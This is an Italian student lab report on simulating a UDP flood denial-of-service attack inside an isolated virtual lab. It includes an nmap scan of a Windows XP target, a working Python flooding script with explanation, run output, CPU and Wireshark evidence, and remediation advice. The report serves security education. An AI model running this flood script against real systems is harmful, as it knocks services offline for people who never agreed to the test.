



REPORT TECNICO

SIMULAZIONE ATTACCO DOS (CON UDP FLOOD)

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 14/01/2026

1. Introduzione

1.1 Obiettivo dell'Attività

Nell'esercizio di oggi andremo a simulare, grazie ad un programma scritto in linguaggio Python, un attacco di DoS.

1.2 Scopo e Perimetro

Il programma da noi creato deve effettuare un invio di messaggi massivo di richieste UDP ad una macchina target che rimane in ascolto su una porta UDP casuale.

- **Target Autorizzato:** Windows XP

ATTENZIONE: Questo attacco viene effettuato all'interno di un laboratorio virtuale e non è stato compromesso alcun dispositivo esterno all'ambiente di Test.

2. Ambiente di Lavoro e Strumenti

2.1 Configurazione del Laboratorio

L'ambiente di test è costituito da due macchine virtuali in grado di comunicare tra loro:

- **Macchina Attaccante:** Kali Linux 2025.3 - IP: 192.168.50.10
- **Macchina Vittima:** Windows XP - IP: 192.168.50.14
- **Rete:** Rete Interna associata ad un'interfaccia pfSense


2.2 Strumenti Utilizzati

- **Nmap:** Usato per la scansione delle porte.
- **Visual Studio Code:** Usato per la scrittura e l'esecuzione del programma python.

2.3 Test di Configurazione


In questa sezione andrò a verificare se le due macchine virtuali comunicano tra loro con un semplice comando **PING** che sfrutta il protocollo **ICMP**.

KALI → WINDOWS XP



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ ping 192.168.50.14  
PING 192.168.50.14 (192.168.50.14) 56(84) bytes of data.  
64 bytes from 192.168.50.14: icmp_seq=1 ttl=128 time=0.409 ms  
64 bytes from 192.168.50.14: icmp_seq=2 ttl=128 time=0.427 ms  
64 bytes from 192.168.50.14: icmp_seq=3 ttl=128 time=0.560 ms  
64 bytes from 192.168.50.14: icmp_seq=4 ttl=128 time=0.388 ms  
64 bytes from 192.168.50.14: icmp_seq=5 ttl=128 time=0.427 ms  
^C  
— 192.168.50.14 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4078ms  
rtt min/avg/max/mdev = 0.388/0.442/0.560/0.060 ms  
  
(kali@kali)-[~]  
$
```

WINDOWS XP → KALI



```
C:\ Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.50.10

Esecuzione di Ping 192.168.50.10 con 32 byte di dati:

Risposta da 192.168.50.10: byte=32 durata<1ms TTL=64
Risposta da 192.168.50.10: byte=32 durata<1ms TTL=64
Risposta da 192.168.50.10: byte=32 durata=1ms TTL=64
Risposta da 192.168.50.10: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.50.10:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 1ms, Medio = 0ms

C:\Documents and Settings\Administrator>
```

Le due macchine comunicano correttamente.

3. Attività Tecnica e Metodologia


3.1 Fase Analisi di Rete

Prima di effettuare un qualsiasi tipo di attacco dobbiamo prima di ogni altra cosa analizzare il nostro bersaglio.

Per farlo utilizzerò **Nmap** su un terminale della Kali al fine di individuare, sulla macchina bersaglio, quali porte UDP sono aperte ed utilizzabili per stabilire una connessione.

Il comando che userò è il seguente:

nmap -sU -p80-500 192.168.50.14



```
(kali@kali)-[~]
$ nmap -sU -p80-500 192.168.50.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 09:28 EST
Nmap scan report for 192.168.50.14
Host is up (0.00086s latency).
Not shown: 420 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp   open  netbios-ns
MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
```

Questa scansione ci rivela che la **porta 137** che utilizza il servizio netbios-ns è aperta.

Quest'informazione ci risulterà senz'altro utile dopo.

3.2 Fase di Scripting

In questa fase andremo a scrivere il Programma Python che si occuperà di eseguire l'attacco DoS **UDP Flood** verso l'indirizzo target.

Lo script che utilizzeremo è il seguente:

```
UDP_Flood.py > ...
1  import socket
2  import random
3
4  IP_Target = input("Inserire l'ID Bersaglio: ")
5  UDP_Port = int(input("Inserire la porta UDP del target: "))
6  Packet_Number = int(input("Inserire il numero di pacchetti da inviare: "))
7
8  client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #Stabiliamo una connessione
9  bytes_to_send = random.randbytes(1024) # indico che un pacchetto inviato deve essere di 1 Kb
10 for i in range(Packet_Number):
11     client.sendto(bytes_to_send, (IP_Target, UDP_Port)) #Mando il pacchetto
```

Analisi del codice riga per riga:

- **Riga 1 e 2:** importo le due librerie che mi servono ("socket" e "random");
- **Riga 4, 5 e 6:** creo i tre input che l'utente inserirà quando il programma sarà avviato;
- **Riga 8:** stabilisco una connessione con la macchina bersaglio;
- **Riga 9:** indico che la grandezza dei pacchetti inviati sarà 1024 bytes (1 Kb)
- **Riga 10:** creo un ciclo **for** perché l'utente specificherà quanti pacchetti verranno inviati;
- **Riga 11:** mando il pacchetto al target.

3.3 Esecuzione del Test / Attacco

Adesso non resta altro che avviare il programma, inserire i dati corretti relativi al nostro bersaglio e vederne i risultati.

```
(kali㉿kali) - [~/Desktop/NIX/CodePYTHON]
● $ /bin/python /home/kali/Desktop/NIX/CodePYTHON/UDP_Flood.py
Inserire l'ID Bersaglio: 192.168.50.14
Inserire la porta UDP del target: 137
Inserire il numero di pacchetti da inviare: 1000000

(kali㉿kali) - [~/Desktop/NIX/CodePYTHON]
○ $
```


4. Risultati e Analisi

Il nostro programma python funziona alla perfezione, una volta che viene avviato partono immediatamente una serie di pacchetti verso la macchina Windows XP Target (nel nostro caso la porta UDP 137).

Il programma avvia di fatto un attacco DoS (Denial of Services) di tipo UDP flood.

A dimostrazione di ciò vediamo i due risultati ottenuti subito dopo l'avvio dell'attacco:

- **Analisi di rete** → dando un'occhiata al **Task manager** di Windows XP notiamo come l'utilizzo della **CPU** aumenta in modo esorbitante:



- **Analisi delle risorse** → aprendo il programma **Wireshark** possiamo osservare tutti i pacchetti malformati che vengono mandati alla vittima:

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations, capture, and analysis. A status bar at the top indicates the interface is on 'eth0'.

The main packet list pane displays a series of 28 packets, all of which are identified as '[Malformed Packet]'.

No.	Time	Source	Destination	Protocol	Length	Info
941508	13.077176571	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941509	13.077196110	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941510	13.077202392	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941511	13.077217244	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941512	13.077221373	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941513	13.077240384	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941514	13.077244984	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941515	13.077264628	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941516	13.077269328	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941517	13.077289243	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941518	13.077293993	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941519	13.077307944	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941520	13.077312099	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941521	13.077331500	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941522	13.077336614	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941523	13.077350767	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941524	13.077354935	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941525	13.077374370	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941526	13.077378998	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941527	13.077398511	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941528	13.077403506	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941529	13.077424380	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941530	13.077429650	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941531	13.077453244	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941532	13.077458339	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941533	13.077479003	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941534	13.077483953	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941535	13.077503646	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]
941536	13.077508545	192.168.50.10	192.168.50.14	NBNS	1066	Unknown operation (13) [Malformed Packet]

The bottom pane shows the details of the selected packet (No. 941536). It identifies the packet as a NetBIOS Name Service (NBNS) packet, which is a User Datagram Protocol (UDP) packet from source 192.168.50.10 to destination 192.168.50.14 on port 137. The packet is 1066 bytes long. The packet bytes pane shows the raw data in hexadecimal and ASCII, with a red highlight indicating the '[Malformed Packet: NBNS]' error.

5. Conclusioni

5.1 Riepilogo

L'obiettivo prefissato nel punto 1.1 è stato pienamente raggiunto. Lo script Python sviluppato ha permesso di simulare con successo un attacco **UDP Flood**, generando un traffico massivo (1.000.000 di pacchetti) verso la porta 137 della macchina target. Le evidenze raccolte durante il test confermano l'impatto dell'attacco.

5.2 Raccomandazioni (Remediation)

Per proteggere il sistema da questa tipologia di attacco, si raccomandano le seguenti misure di mitigazione:

- **Configurazione del Firewall:** È necessario configurare il firewall per bloccare il traffico UDP in entrata sulle porte non strettamente necessarie.
- **Rate Limiting:** Implementare meccanismi di Rate Limiting sui dispositivi di rete (Firewall o Switch) per limitare il numero massimo di pacchetti UDP accettati da una singola sorgente in un determinato intervallo di tempo.
- **Aggiornamento dei Sistemi:** La macchina target (Windows XP) è un sistema operativo obsoleto. Si consiglia la migrazione verso sistemi operativi moderni e supportati, che dispongono di **stack di rete** più robusti e ottimizzati per gestire carichi di traffico anomalo.